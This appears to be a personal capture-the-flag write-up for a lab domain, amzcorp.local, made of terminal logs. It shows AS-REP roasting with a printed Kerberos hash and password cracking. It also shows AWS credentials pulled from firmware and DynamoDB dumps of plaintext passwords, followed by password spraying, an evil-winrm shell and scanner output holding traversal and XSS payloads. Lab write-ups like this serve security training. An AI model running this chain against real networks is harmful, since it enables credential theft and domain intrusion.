
reading the mail of root we get a new username on DC.
Could you please activate the user account jameshauwnnel on the domain controller along with setting correct permissions for him. now to check if this user actually exists in DC i used kerbrute
┌──(kali㉿kali)-[~/htb/fortress/aws]
└─$ kerbrute userenum -d amzcorp.local --dc dc01.amzcorp.local dcusers.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 04/03/26 - Ronnie Flathers @ropnop

2026/04/03 23:39:58 >  Using KDC(s):
2026/04/03 23:39:58 >   dc01.amzcorp.local:88

2026/04/03 23:39:59 >  [+] VALID USERNAME:       jameshauwnnel@amzcorp.local
2026/04/03 23:39:59 >  Done! Tested 1 usernames (1 valid) in 0.923 seconds
the user was found. Something to try is ASREPRoast, if a user has NO PREAUTH set then we can obtain their TGT like this which gives us their hash
AS-REP Roasting is a cybersecurity attack targeting the Kerberos authentication protocol in Active Directory environments. It allows an attacker to obtain encrypted password data for specific user accounts without needing to know their current password.
How the Attack Works#
The attack exploits accounts that have the “Do not require Kerberos pre-authentication” setting enabled.
- Request: An attacker sends a standard authentication request (AS-REQ) to the Domain Controller for a target user.
- Response: Because pre-authentication is disabled, the Domain Controller immediately responds with an AS-REP (Authentication Service Response) message.
- Data Extraction: This response contains a portion encrypted with a key derived from the user’s password.
- Offline Cracking: The attacker captures this encrypted data and uses brute-force or dictionary attack tools (like Hashcat or John the Ripper) to crack the password offline.
Why It’s Dangerous#
- Stealthy: The cracking happens offline, meaning it doesn’t trigger “failed login” alerts or account lockouts on the network.
- Low Privilege: An attacker doesn’t always need a domain account to start; they only need a network connection to the Domain Controller.
- Effective: If the target has a weak password, it can be recovered very quickly using modern GPU-accelerated cracking.
Common Tools#
Security professionals and attackers use specialized tools to automate this process: [9]
How to Prevent It#
- Enable Pre-authentication: Ensure the “Do not require Kerberos pre-authentication” attribute is disabled for all user accounts.
- Audit Accounts: Use PowerShell to find vulnerable accounts:
Get-ADUser -Filter 'DoesNotRequirePreAuth -eq $True'. - Strong Passwords: Enforce complex password policies so that even if a hash is captured, it is too difficult to crack.
lets try to use impacket-GetNPUsers for this:
┌──(kali㉿kali)-[~/htb/fortress/aws]
└─$ impacket-GetNPUsers amzcorp.local/jameshauwnnel -no-pass
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for jameshauwnnel
$krb5asrep$23$jameshauwnnel@AMZCORP.LOCAL:8c0b2bd049f567ba56475fc2b1eca224$13525be825ff3b2dd1e55913adf328c6251880243e433b0e23013d68fe1901bb95b06e39a288802513419ddd5bd90c1ce741349fb336c8ec700104089fc983be0becf985e61f45f5679f116229e3b7f06bd5b4daa66b81559328e590ae24f5f09f78decd454b7fc2d5f058f15f32a830d4d333efbc886a0c7c64e27eed8e447b1ddcff317d8d8ff60a2f91d2fdf4a0f2b71817782ed75d3262a15d8b841082e76b3922ab1c9009266f8dbbaf566ab0b29863397135592e5b233ce435009ffa57740d0763327ee05745182edada0f6b9e4722f153ef85f9d7ff7edcadbd6303959c9a711ceffd56de5b45caa4eee4
we successfully got krb hash for this user
then using john for cracking this hash we find the password 654221p!

now lets use crackmapexec to verify
└─$ crackmapexec smb amzcorp.local -u jameshauwnnel -p 654221p!
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing WINRM protocol database
[*] Initializing SMB protocol database
[*] Initializing FTP protocol database
[*] Initializing SSH protocol database
[*] Initializing RDP protocol database
[*] Initializing LDAP protocol database
[*] Initializing MSSQL protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB         amzcorp.local   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:amzcorp.local) (signing:True) (SMBv1:False)
SMB amzcorp.local 445 DC01 [+] amzcorp.local\jameshauwnnel:654221p! ┌──(kali㉿kali)-[~/htb/fortress/aws]
└─$ crackmapexec smb amzcorp.local -u jameshauwnnel -p '654221p!' --shares
SMB amzcorp.local 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:amzcorp.local) (signing:True) (SMBv1:False)
SMB amzcorp.local 445 DC01 [+] amzcorp.local\jameshauwnnel:654221p!
SMB amzcorp.local 445 DC01 [+] Enumerated shares
SMB amzcorp.local 445 DC01 Share Permissions Remark
SMB amzcorp.local 445 DC01 ----- ----------- ------
SMB amzcorp.local 445 DC01 ADMIN$ Remote Admin
SMB amzcorp.local 445 DC01 C$ Default share
SMB amzcorp.local 445 DC01 IPC$ READ Remote IPC
SMB amzcorp.local 445 DC01 NETLOGON READ Logon server share
SMB amzcorp.local 445 DC01 Product_Release READ
SMB amzcorp.local 445 DC01 SYSVOL READ Logon server share
└─$ crackmapexec smb amzcorp.local -u jameshauwnnel -p '654221p!' --users
SMB         amzcorp.local   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:amzcorp.local) (signing:True) (SMBv1:False)
SMB         amzcorp.local   445    DC01             [+] amzcorp.local\jameshauwnnel:654221p!
SMB         amzcorp.local   445    DC01             [+] Enumerated domain user(s)
SMB         amzcorp.local   445    DC01             amzcorp.local\jameshauwnnel                  badpwdcount: 0 desc:
SMB         amzcorp.local   445    DC01             amzcorp.local\david                          badpwdcount: 5 desc:
SMB         amzcorp.local   445    DC01             amzcorp.local\krbtgt                         badpwdcount: 0 desc: Key Distribution Center Service Account
SMB         amzcorp.local   445    DC01             amzcorp.local\Guest                          badpwdcount: 2 desc: Built-in account for guest access to the computer/domain
SMB         amzcorp.local   445    DC01             amzcorp.local\Administrator                  badpwdcount: 3 desc: Built-in account for administering the computer/domain
└─$ crackmapexec smb amzcorp.local -u jameshauwnnel -p '654221p!' --groups
SMB amzcorp.local 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:amzcorp.local) (signing:True) (SMBv1:False)
SMB amzcorp.local 445 DC01 [+] amzcorp.local\jameshauwnnel:654221p!
SMB amzcorp.local 445 DC01 [+] Enumerated domain group(s)
SMB amzcorp.local 445 DC01 docker-users membercount: 1
SMB amzcorp.local 445 DC01 DnsUpdateProxy membercount: 0
SMB amzcorp.local 445 DC01 DnsAdmins membercount: 0
SMB amzcorp.local 445 DC01 Enterprise Key Admins membercount: 0
SMB amzcorp.local 445 DC01 Key Admins membercount: 0
SMB amzcorp.local 445 DC01 Protected Users membercount: 0
SMB amzcorp.local 445 DC01 Cloneable Domain Controllers membercount: 0
SMB amzcorp.local 445 DC01 Enterprise Read-only Domain Controllers membercount: 0
SMB amzcorp.local 445 DC01 Read-only Domain Controllers membercount: 0
SMB amzcorp.local 445 DC01 Denied RODC Password Replication Group membercount: 8
SMB amzcorp.local 445 DC01 Allowed RODC Password Replication Group membercount: 0
SMB amzcorp.local 445 DC01 Terminal Server License Servers membercount: 0
SMB amzcorp.local 445 DC01 Windows Authorization Access Group membercount: 1
SMB amzcorp.local 445 DC01 Incoming Forest Trust Builders membercount: 0
SMB amzcorp.local 445 DC01 Pre-Windows 2000 Compatible Access membercount: 1
SMB amzcorp.local 445 DC01 Account Operators membercount: 0
SMB amzcorp.local 445 DC01 Server Operators membercount: 0
SMB amzcorp.local 445 DC01 RAS and IAS Servers membercount: 0
SMB amzcorp.local 445 DC01 Group Policy Creator Owners membercount: 1
SMB amzcorp.local 445 DC01 Domain Guests membercount: 0
SMB amzcorp.local 445 DC01 Domain Users membercount: 0
SMB amzcorp.local 445 DC01 Domain Admins membercount: 1
SMB amzcorp.local 445 DC01 Cert Publishers membercount: 0
SMB amzcorp.local 445 DC01 Enterprise Admins membercount: 1
SMB amzcorp.local 445 DC01 Schema Admins membercount: 1
SMB amzcorp.local 445 DC01 Domain Controllers membercount: 0
SMB amzcorp.local 445 DC01 Domain Computers membercount: 0
SMB amzcorp.local 445 DC01 Storage Replica Administrators membercount: 0
SMB amzcorp.local 445 DC01 Remote Management Users membercount: 1
SMB amzcorp.local 445 DC01 Access Control Assistance Operators membercount: 0
SMB amzcorp.local 445 DC01 Hyper-V Administrators membercount: 0
SMB amzcorp.local 445 DC01 RDS Management Servers membercount: 0
SMB amzcorp.local 445 DC01 RDS Endpoint Servers membercount: 0
SMB amzcorp.local 445 DC01 RDS Remote Access Servers membercount: 0
SMB amzcorp.local 445 DC01 Certificate Service DCOM Access membercount: 0
SMB amzcorp.local 445 DC01 Event Log Readers membercount: 0
SMB amzcorp.local 445 DC01 Cryptographic Operators membercount: 0
SMB amzcorp.local 445 DC01 IIS_IUSRS membercount: 1
SMB amzcorp.local 445 DC01 Distributed COM Users membercount: 0
SMB amzcorp.local 445 DC01 Performance Log Users membercount: 0
SMB amzcorp.local 445 DC01 Performance Monitor Users membercount: 0
SMB amzcorp.local 445 DC01 Network Configuration Operators membercount: 0
SMB amzcorp.local 445 DC01 Remote Desktop Users membercount: 0
SMB amzcorp.local 445 DC01 Replicator membercount: 0
SMB amzcorp.local 445 DC01 Backup Operators membercount: 0
SMB amzcorp.local 445 DC01 Print Operators membercount: 0
SMB amzcorp.local 445 DC01 Guests membercount: 2
SMB amzcorp.local 445 DC01 Users membercount: 3
SMB amzcorp.local 445 DC01 Administrators membercount: 3└─$ crackmapexec smb amzcorp.local -u jameshauwnnel -p '654221p!' --loggedon-users
SMB amzcorp.local 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:amzcorp.local) (signing:True) (SMBv1:False)
SMB amzcorp.local 445 DC01 [+] amzcorp.local\jameshauwnnel:654221p!
SMB amzcorp.local 445 DC01 [+] Enumerated loggedon users└─$ crackmapexec winrm amzcorp.local -u jameshauwnnel -p '654221p!'
SMB amzcorp.local 5985 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:amzcorp.local)
HTTP amzcorp.local 5985 DC01 [*] http://amzcorp.local:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
arc4 = algorithms.ARC4(self._key)
WINRM amzcorp.local 5985 DC01 [-] amzcorp.local\jameshauwnnel:654221p!
since we have enumerated the share names and Product-Release is non default one so i used smbclient in that
└─$ smbclient //amzcorp.local/Product_Release -U 'jameshauwnnel%654221p!'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jan 17 22:33:38 2022
  ..                                  D        0  Mon Jan 17 22:33:38 2022
  AMZ-V1.0.11.128_10.2.112.chk        A 18770248  Wed Dec 22 22:25:12 2021
  AMZ-V1.0.11.128_10.2.112_Release_Notes.html      A      838  Wed Dec 22 23:54:59 2021

                12949247 blocks of size 4096. 514535 blocks available
smb: \>
i got 2 files
┌──(kali㉿kali)-[~/htb/fortress/aws/product-release_smb_dump]
└─$ file ./*
./AMZ-V1.0.11.128_10.2.112.chk:                Linux kernel ARM boot executable zImage (kernel >=v3.17, <v4.15) (big-endian, BE-32, ARMv5)
./AMZ-V1.0.11.128_10.2.112_Release_Notes.html: HTML document, Unicode text, UTF-8 (with BOM) text, with CRLF line terminators┌──(kali㉿kali)-[~/htb/fortress/aws/product-release_smb_dump]
└─$ file ./*
./AMZ-V1.0.11.128_10.2.112.chk: Linux kernel ARM boot executable zImage (kernel >=v3.17, <v4.15) (big-endian, BE-32, ARMv5)
./AMZ-V1.0.11.128_10.2.112_Release_Notes.html: HTML document, Unicode text, UTF-8 (with BOM) text, with CRLF line terminators
┌──(kali㉿kali)-[~/htb/fortress/aws/product-release_smb_dump]
└─$ open AMZ-V1.0.11.128_10.2.112_Release_Notes.html
┌──(kali㉿kali)-[~/htb/fortress/aws/product-release_smb_dump]
└─$ binwalk AMZ-V1.0.11.128_10.2.112.chk
DECIMAL HEXADECIMAL DESCRIPTION
--------------------------------------------------------------------------------
0 0x0 Linux kernel ARM boot executable zImage (big-endian)
14419 0x3853 xz compressed data
14640 0x3930 xz compressed data
538952 0x83948 Squashfs filesystem, little endian, version 4.0, compression:xz, size: 18230598 bytes, 995 inodes, blocksize: 262144 bytes, created: 2021-12-22 11:53:50html file contained nothing of interest but the chk file is interesting. i extracted these using binwalk -Me AMZ---.chk then searching for creds i found a database binary in the squashfs-root/bin which i again used binwalk to extract and got a new pair of aws creds
┌──(kali㉿kali)-[~/…/_AMZ-V1.0.11.128_10.2.112.chk.extracted/squashfs-root/bin/_database.extracted]
└─$ strings 104EF | head
dynamodbz
http://cloud.amzcorp.local
[REDACTED_KEY_ID]
(HimNcdhuuNTYzG04Oiv9UhTfnCtKTFxDd8sO0Rue)
endpoint_url
aws_access_key_id
aws_secret_access_keyc
d d d
username
HASH)aws_access_key_id:[REDACTED_KEY_ID]
aws_secret_acces_key:[REDACTED_SECRET_KEY]now to connect using these creds
export AWS_ACCESS_KEY_ID=REDACTED_KEY_ID
export AWS_SECRET_ACCESS_KEY=REDACTED_SECRET_KEY
export AWS_DEFAULT_REGION=us-east-1
ENDPOINT=http://cloud.amzcorp.local
using the new creds i got a new user john, the previous creds from the sqli gave roy which was just a decoy ig
┌──(kali㉿kali)-[~/htb/fortress/aws]
└─$ aws --endpoint-url $ENDPOINT sts get-caller-identity
{
    "UserId": "REDACTED_USER_ID",
    "Account": "000000000000",
    "Arn": "arn:aws:iam::000000000000:user/john"
}
i got a .yml file from the company-support shell earlier
Key Findings from the Template#
DynamoDB Tables (both have the same schema):
- Users (username as HASH, password as RANGE)
- Backup_Users (same structure)
→ These likely contain plaintext or weakly hashed credentials.
IAM Users & Their Permissions:
- john → Only dynamodb:Scan on * (this matches what you saw earlier with the weak user).
- will → lambda:CreateFunction, lambda:InvokeFunction, iam:PassRole on arn:aws:lambda:::function:* and role serviceadm.
- rebecca → apigateway:GetRestApis
- roy → Full access to S3 buckets (assets, and probably others), plus SNS publish/subscribe.
JohnUser:
    Type: 'AWS::IAM::User'
    Properties:
      UserName: john
      Path: /
      Policies:
        - PolicyName: dynamodb-policy
          PolicyDocument:
            Version: 2012-10-17
            Statement:
              - Effect: Allow
                Action:
                  - 'dynamodb:Scan'
Resource: '*' DynamoDBTable:
Type: 'AWS::DynamoDB::Table'
Properties:
TableName: Users
AttributeDefinitions:
- AttributeName: username
AttributeType: S
- AttributeName: password
AttributeType: S
KeySchema:
- AttributeName: username
KeyType: HASH
- AttributeName: password
KeyType: RANGE
ProvisionedThroughput:
ReadCapacityUnits: '5'
WriteCapacityUnits: '5'
DynamoDBTable:
Type: 'AWS::DynamoDB::Table'
Properties:
TableName: Backup_Users
AttributeDefinitions:
- AttributeName: username
AttributeType: S
- AttributeName: password
AttributeType: S
KeySchema:
- AttributeName: username
KeyType: HASH
- AttributeName: password
KeyType: RANGE
ProvisionedThroughput:
ReadCapacityUnits: '5'
WriteCapacityUnits: '5'i can do dynamodb scan an fucking hell it didn’t work before and now it works
┌──(kali㉿kali)-[~/htb/fortress/aws]
└─$ aws --endpoint-url $ENDPOINT dynamodb scan --table-name Users

An error occurred (ResourceNotFoundException) when calling the Scan operation: Cannot do operations on a non-existent table

┌──(kali㉿kali)-[~/htb/fortress/aws]
└─$ aws --endpoint-url $ENDPOINT dynamodb scan --table-name Backup_Users

An error occurred (ResourceNotFoundException) when calling the Scan operation: Cannot do operations on a non-existent table

┌──(kali㉿kali)-[~/htb/fortress/aws]
└─$ aws --endpoint-url $ENDPOINT dynamodb scan --table-name backup_users

An error occurred (403) when calling the Scan operation: User arn:aws:iam::000000000000:user/john is not authorized to perform this action

┌──(kali㉿kali)-[~/htb/fortress/aws]
└─$ aws --endpoint-url $ENDPOINT dynamodb scan --table-name users
{
    "Items": [
        {
            "password": {
                "S": "dE2*5$fG"
            },
            "username": {
                "S": "jason"
            }
        },
        {
            "password": {
                "S": "cGh#@0_gJ"
            },
            "username": {
                "S": "david"
            }
        },
        {
            "password": {
                "S": "dF4G0982#4%!"
            },
            "username": {
                "S": "olivia"
            }
        }
    ],
    "Count": 3,
    "ScannedCount": 3,
    "ConsumedCapacity": null
}
now lets try spraying these creds in the smb to check
┌──(kali㉿kali)-[~/htb/fortress/aws]
└─$ echo 'jason'>users.txt

┌──(kali㉿kali)-[~/htb/fortress/aws]
└─$ echo 'david'>>users.txt

┌──(kali㉿kali)-[~/htb/fortress/aws]
└─$ echo 'olivia'>>users.txt

┌──(kali㉿kali)-[~/htb/fortress/aws]
└─$ echo 'dE2*5$fG'>passwords.txt

┌──(kali㉿kali)-[~/htb/fortress/aws]
└─$ echo 'cGh#@0_gJ'>>passwords.txt

┌──(kali㉿kali)-[~/htb/fortress/aws]
└─$ echo 'dF4G0982#4%!'>>passwords.txt

┌──(kali㉿kali)-[~/htb/fortress/aws]
└─$ crackmapexec smb amzcorp.local -u users.txt -p passwords.txt
SMB         amzcorp.local   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:amzcorp.local) (signing:True) (SMBv1:False)
SMB         amzcorp.local   445    DC01             [-] amzcorp.local\jason:dE2*5$fG STATUS_LOGON_FAILURE
SMB         amzcorp.local   445    DC01             [-] amzcorp.local\jason:cGh#@0_gJ STATUS_LOGON_FAILURE
SMB         amzcorp.local   445    DC01             [-] amzcorp.local\jason:dF4G0982#4%! STATUS_LOGON_FAILURE
SMB         amzcorp.local   445    DC01             [-] amzcorp.local\david:dE2*5$fG STATUS_LOGON_FAILURE
SMB         amzcorp.local   445    DC01             [+] amzcorp.local\david:cGh#@0_gJ
seems like only david made it
lets also check for winrm
└─$ crackmapexec winrm amzcorp.local -u david -p 'cGh#@0_gJ'
SMB         amzcorp.local   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:amzcorp.local)
HTTP        amzcorp.local   5985   DC01             [*] http://amzcorp.local:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       amzcorp.local   5985   DC01             [+] amzcorp.local\david:cGh#@0_gJ (Pwn3d!)
workssss
now lets use evil-winrm to connect as david


*Evil-WinRM* PS C:\Users\david> cd Desktop
ls
*Evil-WinRM* PS C:\Users\david\Desktop> ls

    Directory: C:\Users\david\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       12/23/2021   6:11 AM             72 flag.txt

*Evil-WinRM* PS C:\Users\david\Desktop> type flag.txt
AWS{h4ng_1n_th3r3_f0r_m0r3_cl0ud}
got our 7th flag
turns out this was the 9th flag
now that we have more credentials lets move on to workflow.amzcorp.local
└─$ dirsearch -u http://workflow.amzcorp.local
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/go/bin/reports/http_workflow.amzcorp.local/_26-04-03_14-36-20.txt

Target: http://workflow.amzcorp.local/

[14:36:20] Starting:
[14:36:50] 404 -  196B  - /\..\..\..\..\..\..\..\..\..\etc\passwd
[14:36:53] 404 -  196B  - /a%5c.aspx
[14:37:27] 404 -  205B  - /api/v1
[14:37:27] 404 -  205B  - /api/v1/
[14:37:27] 404 -  205B  - /api/v1/swagger.yaml
[14:37:28] 404 -  205B  - /api/v1/swagger.json
[14:37:32] 302 -  209B  - /back  ->  http://workflow.amzcorp.local/
[14:37:38] 302 -  325B  - /calendar  ->  http://workflow.amzcorp.local/login/?next=http%3A%2F%2Fworkflow.amzcorp.local%2Fcalendar
[14:37:43] 302 -  317B  - /code  ->  http://workflow.amzcorp.local/login/?next=http%3A%2F%2Fworkflow.amzcorp.local%2Fcode
[14:38:11] 302 -  319B  - /graph  ->  http://workflow.amzcorp.local/login/?next=http%3A%2F%2Fworkflow.amzcorp.local%2Fgraph
[14:38:12] 302 -  317B  - /home  ->  http://workflow.amzcorp.local/login/?next=http%3A%2F%2Fworkflow.amzcorp.local%2Fhome
[14:38:14] 200 -  159B  - /health
[14:38:24] 302 -  315B  - /log  ->  http://workflow.amzcorp.local/login/?next=http%3A%2F%2Fworkflow.amzcorp.local%2Flog
[14:38:25] 308 -  279B  - /login  ->  http://workflow.amzcorp.local/login/
[14:38:25] 200 -   17KB - /login/
[14:38:26] 308 -  281B  - /logout  ->  http://workflow.amzcorp.local/logout/
[14:38:26] 302 -  209B  - /logout/  ->  http://workflow.amzcorp.local/
[14:38:57] 200 -  400B  - /redoc
[14:38:59] 200 -   26B  - /robots.txt

Task Completed
└─$ nuclei -u http://workflow.amzcorp.local
__ _
____ __ _______/ /__ (_)
/ __ \/ / / / ___/ / _ \/ /
/ / / / /_/ / /__/ / __/ /
/_/ /_/\__,_/\___/_/\___/_/ v3.7.1
projectdiscovery.io
[INF] Current nuclei version: v3.7.1 (latest)
[INF] Current nuclei-templates version: v10.4.1 (latest)
[INF] New templates added in latest release: 76
[INF] Templates loaded for current scan: 9976
[INF] Executing 9959 signed templates from projectdiscovery/nuclei-templates
[WRN] Loading 17 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 2260 (Reduced 2134 Requests)
[INF] Using Interactsh Server: oast.fun
[cookies-without-secure] [javascript] [info] workflow.amzcorp.local ["session"]
[ldap-metadata] [javascript] [info] workflow.amzcorp.local:389 ["DomainFunctionality: 7","ForestFunctionality: 7","DomainControllerFunctionality: 7","BaseDN: dc=389","DnsHostName: dc01.amzcorp.local","DefaultNamingContext: DC=amzcorp,DC=local"]
[ldap-anonymous-login-detect] [javascript] [medium] workflow.amzcorp.local:389
[smb-version-detect:smb-version] [javascript] [info] workflow.amzcorp.local:445 ["SMB 2.1"]
[smb2-server-time] [javascript] [info] workflow.amzcorp.local:445 ["SystemTime: 2026-04-03T18:47:51.000Z ServerStartTime: 2009-04-22T19:24:48.000Z"]
[smb2-capabilities] [javascript] [info] workflow.amzcorp.local:445 ["["DFSSupport","LargeMTU","Leasing"]"]
[smb-enum] [javascript] [info] workflow.amzcorp.local:445 ["NetBIOSDomainName: AMZCORP","DNSComputerNamen: dc01.amzcorp.local","DNSComputerName: dc01.amzcorp.local","ForestName: amzcorp.local","OSVersion: 10.0.17763","NetBIOSComputerName: DC01"]
[smb-enum-domains] [javascript] [info] workflow.amzcorp.local:445 ["DomainName: amzcorp.local"]
[smb-os-detect] [javascript] [info] workflow.amzcorp.local:445 ["Windows Server 2019, Version 1809"]
[airflow-admin-login-panel] [http] [info] http://workflow.amzcorp.local/login/
[INF] Skipped workflow.amzcorp.local:5814 from target list as found unresponsive permanently: Get "https://workflow.amzcorp.local:5814/autopass": cause="port closed or filtered" address=workflow.amzcorp.local:5814 chain="connection refused"
[missing-cookie-samesite-strict] [http] [info] http://workflow.amzcorp.local/login/?next=http%3A%2F%2Fworkflow.amzcorp.local%2Fhome ["session=.eJwNy0sOwyAMBcC7eJ1FfgSVyyDbPKtSCKmArqrcvWxHmh9Fq2hvCsa5YaL4Qb24oHQKvX6HaKsW-32iUCC3sjddnSRWOWxz8lr8Jli8JMzQeT_SPpwmyrdyxjgjPn806yGB.adALoA.kz62Wn8x25mCGTTI0KQ5_fk9D1U; Expires=Sun, 03-May-2026 18:49:04 GMT; HttpOnly; Path=/; SameSite=Lax"]
[fingerprinthub-web-fingerprints:apache-airflow] [http] [info] http://workflow.amzcorp.local/login/?next=http%3A%2F%2Fworkflow.amzcorp.local%2Fhome
[tech-detect:font-awesome] [http] [info] http://workflow.amzcorp.local/login/?next=http%3A%2F%2Fworkflow.amzcorp.local%2Fhome
[tech-detect:bootstrap] [http] [info] http://workflow.amzcorp.local/login/?next=http%3A%2F%2Fworkflow.amzcorp.local%2Fhome
[missing-cookie-samesite-strict] [http] [info] http://workflow.amzcorp.local/home ["session=eyJfZmxhc2hlcyI6W3siIHQiOlsiZGFuZ2VyIiwiQWNjZXNzIGlzIERlbmllZCJdfV0sIl9mcmVzaCI6ZmFsc2UsIl9wZXJtYW5lbnQiOnRydWV9.adALnw.YIFLRAA_4mRuzUvlKWFZxbWblKw; Expires=Sun, 03-May-2026 18:49:03 GMT; HttpOnly; Path=/; SameSite=Lax"]
[missing-cookie-samesite-strict] [http] [info] http://workflow.amzcorp.local ["session=eyJfcGVybWFuZW50Ijp0cnVlfQ.adALng.SDY0vDXKDWIDElal9NZBYf9TiCg; Expires=Sun, 03-May-2026 18:49:02 GMT; HttpOnly; Path=/; SameSite=Lax"]
[robots-txt] [http] [info] http://workflow.amzcorp.local/robots.txt
[INF] Skipped workflow.amzcorp.local:4040 from target list as found unresponsive permanently: cause="port closed or filtered" address=workflow.amzcorp.local:4040 chain="connection refused; got err while executing https://workflow.amzcorp.local:4040/jobs/?\"'><script>alert(document.domain)</script>"
[form-detection] [http] [info] http://workflow.amzcorp.local/login/?next=http%3A%2F%2Fworkflow.amzcorp.local%2Fhome
[gunicorn-detect] [http] [info] http://workflow.amzcorp.local ["gunicorn"]
[http-missing-security-headers:content-security-policy] [http] [info] http://workflow.amzcorp.local/login/?next=http%3A%2F%2Fworkflow.amzcorp.local%2Fhome
[http-missing-security-headers:permissions-policy] [http] [info] http://workflow.amzcorp.local/login/?next=http%3A%2F%2Fworkflow.amzcorp.local%2Fhome
[http-missing-security-headers:referrer-policy] [http] [info] http://workflow.amzcorp.local/login/?next=http%3A%2F%2Fworkflow.amzcorp.local%2Fhome
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://workflow.amzcorp.local/login/?next=http%3A%2F%2Fworkflow.amzcorp.local%2Fhome
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://workflow.amzcorp.local/login/?next=http%3A%2F%2Fworkflow.amzcorp.local%2Fhome
[http-missing-security-headers:missing-content-type] [http] [info] http://workflow.amzcorp.local/login/?next=http%3A%2F%2Fworkflow.amzcorp.local%2Fhome
[http-missing-security-headers:x-content-type-options] [http] [info] http://workflow.amzcorp.local/login/?next=http%3A%2F%2Fworkflow.amzcorp.local%2Fhome
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://workflow.amzcorp.local/login/?next=http%3A%2F%2Fworkflow.amzcorp.local%2Fhome
[http-missing-security-headers:clear-site-data] [http] [info] http://workflow.amzcorp.local/login/?next=http%3A%2F%2Fworkflow.amzcorp.local%2Fhome
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://workflow.amzcorp.local/login/?next=http%3A%2F%2Fworkflow.amzcorp.local%2Fhome
